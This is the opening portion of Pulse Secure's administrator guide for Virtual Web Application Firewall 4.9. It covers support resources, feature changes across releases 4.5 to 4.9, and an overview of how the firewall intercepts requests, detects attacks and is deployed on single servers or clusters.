Virtual Web Application Firewall

Integrated Edition

Administrator User Guide

Product Release	**4.9**
Published	**March, 2018**
Document Version	**1.0**

Copyright

Pulse Secure, LLC
2700 Zanker Road,
Suite 200 San Jose
CA 95134

https://www.pulsesecure.net

END USER LICENSE AGREEMENT

The Pulse Secure product that is the subject of this technical documentation consists of (or is intended for use with) Pulse Secure software. Use of such software is subject to the terms and conditions of the End User License Agreement ("EULA") posted at ***http://www.pulsesecure.net/support/eula/***. By downloading, installing or using such software, you agree to the terms and conditions of that EULA.

CONTENTS

Preface

Document conventions

The document conventions describe text formatting conventions, command syntax conventions, and important notice formats used in technical documentation.

Notes, cautions, and warnings

Notes, cautions, and warning statements may be used in this document. They are listed in the order of increasing severity of potential

hazards.

NOTE: A Note provides a tip, guidance, or advice, emphasizes important information, or provides a reference to related information.

ATTENTION: An Attention statement indicates a stronger note, for example, to alert you when traffic might be interrupted or the device might reboot.

CAUTION: A Caution statement alerts you to situations that can be potentially hazardous to you or cause damage to hardware, firmware, software, or data.

DANGER: A Danger statement indicates conditions or situations that can be potentially lethal or extremely hazardous to you. Safety labels are also attached directly to products to warn of these conditions or situations.

Text formatting conventions

Text formatting conventions such as boldface, italic, or Courier font may be used to highlight specific words or phrases.

Format	Description
bold text	Identifies command names. Identifies keywords and operands. Identifies the names of GUI elements. Identifies text to enter in the GUI.
italic text	Identifies emphasis. Identifies variables. Identifies document titles.
Courier font	Identifies CLI output. Identifies command syntax examples.

Command syntax conventions

Bold and italic text identify command syntax components. Delimiters and operators define groupings of parameters and their logical relationships.

Convention	Description
bold text	Identifies command names, keywords, and command options.
italic text	Identifies a variable.

Convention	Description
[ ]	Syntax components displayed within square brackets are optional. Default responses to system prompts are enclosed in square brackets.
{ x | y | z }	A choice of required parameters is enclosed in curly brackets separated by vertical bars. You must select one of the options.
x | y	A vertical bar separates mutually exclusive elements.
< >	Nonprinting characters, for example, passwords, are enclosed in angle brackets.
...	Repeat the previous element, for example, member [member...].
\	Indicates a “soft” line break in command examples. If a backslash separates two lines of a command input, enter the entire command at the prompt without the backslash.

Self-Help Online Tools and Resources

For quick and easy problem resolution, Pulse Secure, LLC has designed an online self-service portal called the Customer Support Center (CSC) that provides you with the following features.

- Find CSC offerings: **https://www.pulsesecure.net/support/**
- Search for known bugs: **https://www.pulsesecure.net/support/**
- Find product documentation: **https://www.pulsesecure.net/techpubs**
- Find solutions and answer questions using our Knowledge Base: **https://www.pulsesecure.net/support/**
- Download the latest versions of software and review release notes: **https://www.pulsesecure.net/support/**
- Search technical bulletins for relevant hardware and software notifications: **https://www.pulsesecure.net/support/**
- Open a case online in the CSC Case Management tool: **https://www.pulsesecure.net/support/**

To verify service entitlement by product serial number, use our Serial Number Entitlement (SNE) Tool: **https://www.pulsesecure.net/support/**

Requesting Technical Support

Technical product support is available through the Pulse Secure Global Support Center (PSGSC). If you have a support contract, then file a ticket with PSGSC.

- Product warranties—For product warranty information, visit **https://www.pulsesecure.net/**.

Opening a Case with PSGSC

You can open a case with PSGSC on the Web or by telephone.

- Use the Case Management tool in the PSGSC at **https://www.pulsesecure.net/support/**.
- Call 1- 844-751-7629 (toll-free in the USA).

For international or direct-dial options in countries without toll-free numbers, see **https://www.pulsesecure.net/support/**.

About This Document

Supported Hardware and Software

This document is specific to the Virtual Web Application Firewall (vWAF) 4.9 release, Integrated Edition. The integrated edition of vWAF is installed, and managed as a component of Virtual Traffic Manager, Enterprise Edition.

For installation, integration, and initial configuration, refer to the *Virtual Traffic Manager User's Guide*.

What's New in This Document

This section provides a summary of the information added to the guide for each major vWAF release.

Major changes for version 4.9

Feature	Description of changes
Re-branding	Re-branding to Pulse Secure standards.
Telemetry	The Admin Server Configuration page allows you to configure the option to send telemetry information to Pulse Secure.
Script Handler and improved Python script support	The Script Handler improvements, together with the new script editor and script library, provide intuitive and improved support for Python scripts, allowing you to enhance and expand the functionality of vWAF. The script editor lets you create scripts with various parts (Init, Request and Response), providing syntax checking as you create each script. The script library allows you to manage scripts, per application. You enable the required scripts using the Script Handler. See *Implementing Python Scripts*.
Admin Server Configuration	The Admin Server Configuration page allows you to configure the options: HTTP Proxy details (if vWAF uses a proxy), SMTP Mail (to specify the email settings used for sending alerts and reports), and Audit Log configuration (if you have a requirement to send a copy of the vWAF audit log to a specified location such as a central log server). Previously, it was necessary to configure these options using the conf file. See *Admin Server Configuration*.
New Backup/Restore tool	The tool enables you to make and restore backups of your configuration from the command line. The most recent updates to the tool allow you to restore a previous version of vWAF (any version of vWAF database). See *Backup/Restore*.
Cross Origin Resource Sharing (CORS) Handler	The Cross Origin Resource Sharing (CORS) Handler checks and verifies, based on the handler attributes and rules, whether to grant browser cross origin access to resources protected by vWAF. You configure vWAF to respond to Cross Origin Resource Sharing requests and grant or deny access to resources. See *Cross Origin Resource Sharing Handler*

Feature	Description of changes
Baseline Protection improvements	Baseline Protection is improved through enhancements to the Baseline Protection Wizard and Baseline Protection Handler. In addition to values and keys, the Baseline Protection Handler can now also check URL parameters. You can also define keys, headers and arguments to be excluded from your baseline protection rules. Additionally, within the Baseline Protection Handler you can view the inheritance for individual rules (previously, the inheritance value was for the collective set of rules, rather than individual rules). The wizard and handler enhancements streamline configuration of baseline protection. See *Baseline Protection Wizard* and *Baseline Protection Handler*.
Response Header Security Wizard and Handler	The Response Header Security Handler enforces client-side response header security features including X-Fame-Options, X-Content-Type-Options, XSS Protection and Content Security Policy options. These features improve client-side security and prevent attacks such as cross site scripting, attacks based on browser MIME-type vulnerabilities, and embedding content in frames within untrusted and potentially malicious sites. See *Response Header Security Wizard* and *Response Header Security Handler*.
IP Blacklist Wizard	Global IP blacklisting provides a means to temporarily block all traffic for specific IP addresses or specific ranges of IP addresses. The IP Blacklist Wizard guides you through the set-up process, ensuring efficient and accurate configuration of IP blacklisting. The wizard eliminates the complexity and potential issues of configuring IP blacklisting manually. See *IP Blacklist Wizard*.
Application mapping	A new mechanism called application mapping makes vWAF more flexible. In particular, it is now possible to apply different rulesets on the same host. Also it is now possible to set up a “catch-all” application. In many cases, the new mapping makes configuration easier and also increases the performance of vWAF, especially when applying configuration changes. To configure application mapping, a new item labeled Application Mapping has been added to the navigation area. See *Application Mapping, Paths, Preconditions*.
New prefixes—old prefixes now called paths	Application mapping has introduced a new mapping layer, which is now called “prefixes”. What was called a prefix before is now called a “path”. See *Application Mapping, Paths, Preconditions* and *Editing Paths*.
Export and import of complete rulesets	You can no longer export the configurations of single paths (formerly prefixes) and handlers individually, but now you can export and import complete rulesets. This makes migration from one system to another much easier. Also you can now export and import application mappings plus event destination groups. See *Export and Import*.

Feature	Description of changes
Full request logging	Application-specific log files provide detailed information why vWAF denied a request. Sometimes, however, you may want to retrieve even more detailed information. When you enable the new “full request logging” feature, vWAF now logs the complete request header and the complete request body (up to a configurable size). You can later download the request headers and raw body data for further analysis. See *Global Configuration*, *Editing Applications*, and *Log Files*.
Log file viewer enhanced	When viewing the log files, you can now change the width of the columns, and you can hide single columns completely. Also the table header now stays in place when you scroll down. See *Log Files*.
Option to reset handler and precondition attributes to their inherited values	You can now reset individual handler and precondition attributes to their inherited values. For this purpose, when editing a handler or a precondition, a new option labeled 'reset values' appears in the Inheritance column. See *Editing Handlers* and *Editing Preconditions*.
Script Handler can validate XML	You can now access the LXML etree module from your scripts, which enables you to validate XML documents against a given XML DTD / XML Schema. See *Accessible Python Modules and Functions*.
ICAP Client Handler improved	The performance of the ICAP Client Handler has been significantly improved. Some rarely needed attributes that slowed this handler down have been removed: The handler now always performs request handling, so the former attribute filter request is no longer needed. The ability to handle responses and the corresponding attribute filter response handler have also been dropped. See *ICAP Client Handler*.
Session Handler attributes removed	The optional attributes 'use domain cookie' and 'cookie application share' no longer exist. These settings are not compatible with the newly introduced application mapping feature. See *Session Handler* and *Application Mapping, Paths, Preconditions*.
Suggest Rules Wizard improved	The data collected by the Suggest Rules Wizard is now stored in a separate database for each application rather than in one big database for all applications. The size of these databases has been limited so that if you forget to disable learning mode, no database can grow so big that it causes performance issues. Within the status display of the administration interface, there is a new section labeled Application Status. While vWAF is in learning mode, you see a corresponding message here. A warning appears if the database has grown too big, and you can then terminate or reset learning mode. See *Suggest Rules Wizard* and *Layout of the Administration Interface*.
New Precondition	The new Url Selector can be used to further restrict the URLs of a path. See *Url Selector*.

Feature	Description of changes
REST interface updated	Some new functions have been added to the REST interface. In particular, there is now a REST interface for the new application mapping feature. This also caused some changes to the Applications REST interface, where hosts and customer_key are no longer included in the data. See *REST Interface*.
REST login with cluster password	You can now use an empty username plus the cluster password for authentication when using the REST interface on localhost. You no longer need to set up an extra user profile just for this purpose. See *Using the REST Interface*.
IIS 8 support	vWAF now supports IIS 8. When installing vWAF, vWAF detects IIS 8 automatically and installs the appropriate enforcer.
Support for both 32-bit and 64-bit application pools	If you are using IIS 7 or IIS 8, vWAF installs both a 32-bit version and a 64-bit version of the enforcer so that 32-bit as well as 64-bit application pools can be handled.
Multi-CPU mode for administration server	With large installations, the administration master can be a performance bottleneck for user interface operations. To improve performance, you can now enable multi-CPU mode for the administration server. See *System Configuration*, attribute adminMasterXMLuseMultiCPU.
Custom configuration files	You can now use custom configuration files instead of the default zeusafm.conf and updater.conf files. You can even split your settings and have multiple configuration files in parallel. See *Installation*.
Riverbed Serial Number for support	On the **Overview** tab in *Cluster & License Management*, you can now find a new Riverbed Serial Number. It is calculated automatically from your existing licenses. You need it when contacting support.

Major changes for version 4.7

Feature	Description of changes
Ability to parse request bodies encoded in JSON	An increasing number of web applications send JSON-encoded data instead of URL-encoded data—in particular web applications that talk directly to a REST service. In addition to parsing URL-encoded request bodies, vWAF can now also parse request bodies encoded in JSON. For this purpose, two new attributes have been added to the Content Type Handler. In return, the former attribute allow content type list has been removed from the handler. The settings of this attribute are now covered by the new attributes—in particular by the attribute content type parser mapping and its setting pass through (do not parse). Existing rulesets are converted automatically, so you don't need to change any existing configuration. See *Content Type Handler*.

Feature	Description of changes
Option to exclude ranges of IP addresses from the global IP blacklist	You can now exclude particular ranges of IP addresses from the global IP blacklist. This can be useful, for example, if you use external scanners that scan your web application at regular intervals. See *Global IP Blacklisting*.
New event source	The new Seen Enforcer Event Source can trigger an alert when either a new enforcer has been added to the configuration or when an enforcer is inactive. See *Seen Enforcer Event Source*.
Option to add comments and descriptions to paths (former prefixes)	For your internal purposes, you now have a built-in feature to document why you've set up a specific path. See *Editing Paths*.
Option to hide particular rulesets	Over time, the number of stored rulesets grows, which can make the History list in Version Control quite lengthy. To shorten this list and to make it clearer, you can now hide those rulesets that you likely won't need any more. See *Version Control*.
Cluster / decider node filters	You can now filter the view of shown cluster nodes according to the categories running, degraded, and disabled. This can be helpful if you have an installation with a large cluster. See *Managing Deciders*.
Function descriptions restructured	We have restructured the descriptions of the Python functions that can be used by the Script Handler. Now there is an overview of all functions from which you can easily jump to each description. See *Accessible Python Modules and Functions*.

Major changes for version 4.6

Feature	Description of changes
REST interface	The REST interface has been largely expanded. You can now handle all major administration tasks via this interface. See *REST Interface*.
SNMP interface	You can now handle various administration tasks also via SNMP. See *SNMP Interface*.

Major changes for version 4.5

Feature	Description of changes
IPv6 support	In addition to IPv4 addresses you can now specify IPv6 addresses in all handlers, event sources, and other places where IP addresses are entered.
Custom error pages and error IDs	You can now set up your own error page or redirect to a particular URL when vWAF denies a request. On your error page, you can display a unique error ID, which vWAF creates for each denied request and also writes to the log files. With the help of this error ID you can easily track the cause of an error down to the handler that caused it. See *Setting Up a Custom Error Page* and *Log Files*.
New Application Creation Wizard	The new Application Creation Wizard assists you in setting up new applications step by step. See *Editing Applications* and *Application Creation Wizard*.
Updated Baseline Protection Wizard	The Baseline Protection Wizard has received some additional pages and settings. See *Baseline Protection Wizard*.
New event source	The new Global Blacklist IP Added Event Source triggers an event each time a new IP address is written to the global IP blacklist. See *Global Blacklist IP Added Event Source*.
New attribute for the Invalid Args Handler	The new attribute max allowed arguments can be set to protect you from attacks that exploit interpretation errors of scripting languages, such as hash collision attacks. See *Invalid Args Handler*.
Option to log removed cookies	A new attribute for the Cookie Jar Handler lets you configure vWAF so that it adds an entry to the application-specific log file each time it removes a cookie. See *Cookie Jar Handler*.
New attribute for the HTTP Method Selector	The new attribute method_SVN includes all methods that are used in combination with Subversion servers. See *HTTP Method Selector*.
New default user group “PCI Auditor”	There is a new default user group PCI Auditor, designed for persons who conduct Payment Card Industry (PCI) audits. See *Organizational Integration*.
Reduced URL logging renamed	“Reduced URL logging” is now called “Reduced Argument Logging”. See *Editing Applications*.
ModSecurity Wizard and Handlers dropped	The following wizards and handlers are no longer available: ModSecurity Ruleset Import Wizard, ModSecurity Handler, and ModSecurity Emulation Handler.

What vWAF Does

Typical Attacks

Web applications are much less secure than you might imagine:

- Code or SQL queries can be smuggled in using form fields. Sessions of legitimate users can be hijacked.
- Phishing sites integrate individual parts of a web application, such as graphics and forms, or link back to the web application.

These are just a few examples. Also, it is a common myth that an insecure web application can't result in harm if that web application is not processing any sensitive data itself, or if the application is not running any functions relating to security. One insecure web application endangers the security of your entire IT system because this web application can be used as the entry point to launch an attack.

In the event of a successful attack, for example, where addresses, bank details or credit card details from your customers fall into the hands of fraudsters, the damage and loss of credibility are considerable. Much less in the public awareness, but no less frequent or with fewer consequences, are cases of industrial espionage.

vWAF Protects Your Web Applications

Standard IT security solutions, such as firewalls, do not offer adequate protection against attacks at the web application level.

The familiar, traditional IT security systems have been developed to protect communication on the transport level and – also for historical reasons – can't check an HTTP request to any greater extent. This means that you have to let every HTTP request through, otherwise all communication would be blocked. Added to this is the fact that the variety of web script languages, application frameworks, and web technologies offered creates a virtually unlimited number of security gaps – the ideal starting position for hackers.

vWAF closes these gaps in security by directly protecting your web application itself. This protection can be modified specifically for the logic of your web application and protects not only against attacks, but also prohibits all undesirable traffic in general.

vWAF examines each incoming request before it reaches your web application. This means that vWAF ensures that possible attacks no longer get through to your web application in the first place. In the event that an attacker succeeds in obtaining security-related data, despite all the security measures in place, vWAF also analyzes all responses from your web application and, for example, deletes credit card numbers from that data even before the data leaves your server.

In addition to monitoring requests and responses, vWAF implements a separate session handling with cryptographically secure session IDs and separate cookie management.

vWAF itself runs invisibly without a separate IP address, and is therefore protected against direct attacks.

vWAF Detects Attacks

With the help of vWAF you can continuously evaluate and document what attacks have actually been carried out on your web application.

You can also use this to prove that you have met legal requirements, industry standards and service level agreements. Examples of this include the relevant laws on data protection, the German law on control and transparency (KonTraG), Basel II, MasterCard's Payment Card Industry (PCI) Data Security Standard. or VISA's Cardholder Information Security Program (CISP), which, when not observed, can involve very significant penalties.

Protection Mode Versus Detection Mode

You can use vWAF in two different modes.

- When in protection mode, vWAF both documents and repels attacks.
- Suspicious requests are denied and do not reach your web application in the first place. When in detection mode, vWAF just monitors your web application and documents all attempted attacks, but it does not interfere with any ongoing traffic.

You can set the modes independently for different web applications. While just monitoring one application you can fully protect another.


Background Information

You can find detailed background information on the subject of Web Application Security in the appendix under the topics:

- *Typical Weak Points*
- *Authentication and Session Handling*
- *Input Validation*
- *Cross Site Scripting*
- *Phishing, Pharming, Social Engineering*

How vWAF Works

vWAF is installed as a software plug-in on your existing web server. Therefore, you do not need to make any changes to the current network infrastructure. In addition, vWAF is located in exactly the right place to analyze data that was previously SSL-encrypted, without any additional work required.



Workflow

Before a request reaches a web application, vWAF intercepts and analyzes it. In this process, an optimized combination of white/black and gray list processes, pattern detection of known attacks, and various statistical methods evaluate each request for its potential danger level. Each request is clearly assigned to one of following classes:

- Legitimate requests are forwarded to the web application.
- Obvious attacks are denied. At the same time, vWAF stores as much data as possible to identify and track the attacker.
- Requests in which the danger level can't be fully assessed locally are denied or forwarded depending on the local evaluation and the security policy installed. In addition, vWAF logs them internally and uses them to further analyze subsequent requests.

Thanks to the continuous analysis process, over time vWAF collects important information on the behavior of your web application and can continue to optimize the protection on that basis.

In the other direction, vWAF also analyzes the responses of your web application. This means that information relating to security, such as credit card numbers, can be filtered out from the responses and doesn't reach the outside world even in the event of a successful attack.

System Components

vWAF consists of the following key components:

- The administration interface is an easy-to-use, web-based user interface for administering the security configuration and for accessing log files and statistics.

- The administration server handles and distributes the configuration data of your individual security configuration, as well as log files and statistics.
- The Enforcer runs as a plug-in on the web server. It captures all HTTP requests and forwards them to the decider for further investigation. The enforcer then implements the decider's decisions and accepts, modifies, or denies each request as appropriate.

The Decider uses the set of rules that are stored in the configuration database to evaluate HTTP requests and to make decisions on the actions to be carried out. In addition, on all computers there is also an updater, which helps you to keep the vWAF installation up to date with minimum effort.


Deployment Scenarios

You can install vWAF on a single computer, on a cluster, or in the cloud:

NOTE: For an optimum balance of communication overhead versus gain in performance, we recommend using a maximum of 4 administration masters per cluster.

Single-Server Installation


If your goal is to protect a single web server, you typically install all components of vWAF on the same computer. So, in this case, all services are installed and run locally.



Installation on a Cluster of Web Servers Plus One Dedicated Administration Server

If your goal is to protect several web servers with the same security configuration, you can install vWAF on a cluster of web servers. In this case, deciders and enforcers are installed on each cluster node, but usually you still have one dedicated administration server, which runs on the master: the administration master. The administration master receives the commands from the administration interface and takes care of managing the slaves. This includes in particular the query as to whether a slave is still present, as well as updating the slaves with new configurations. A slave administration server runs on each slave. The slave


administration servers receive the control information and new configurations from the master. The server that provides the administration interface only runs on the master.



Multimaster Installation

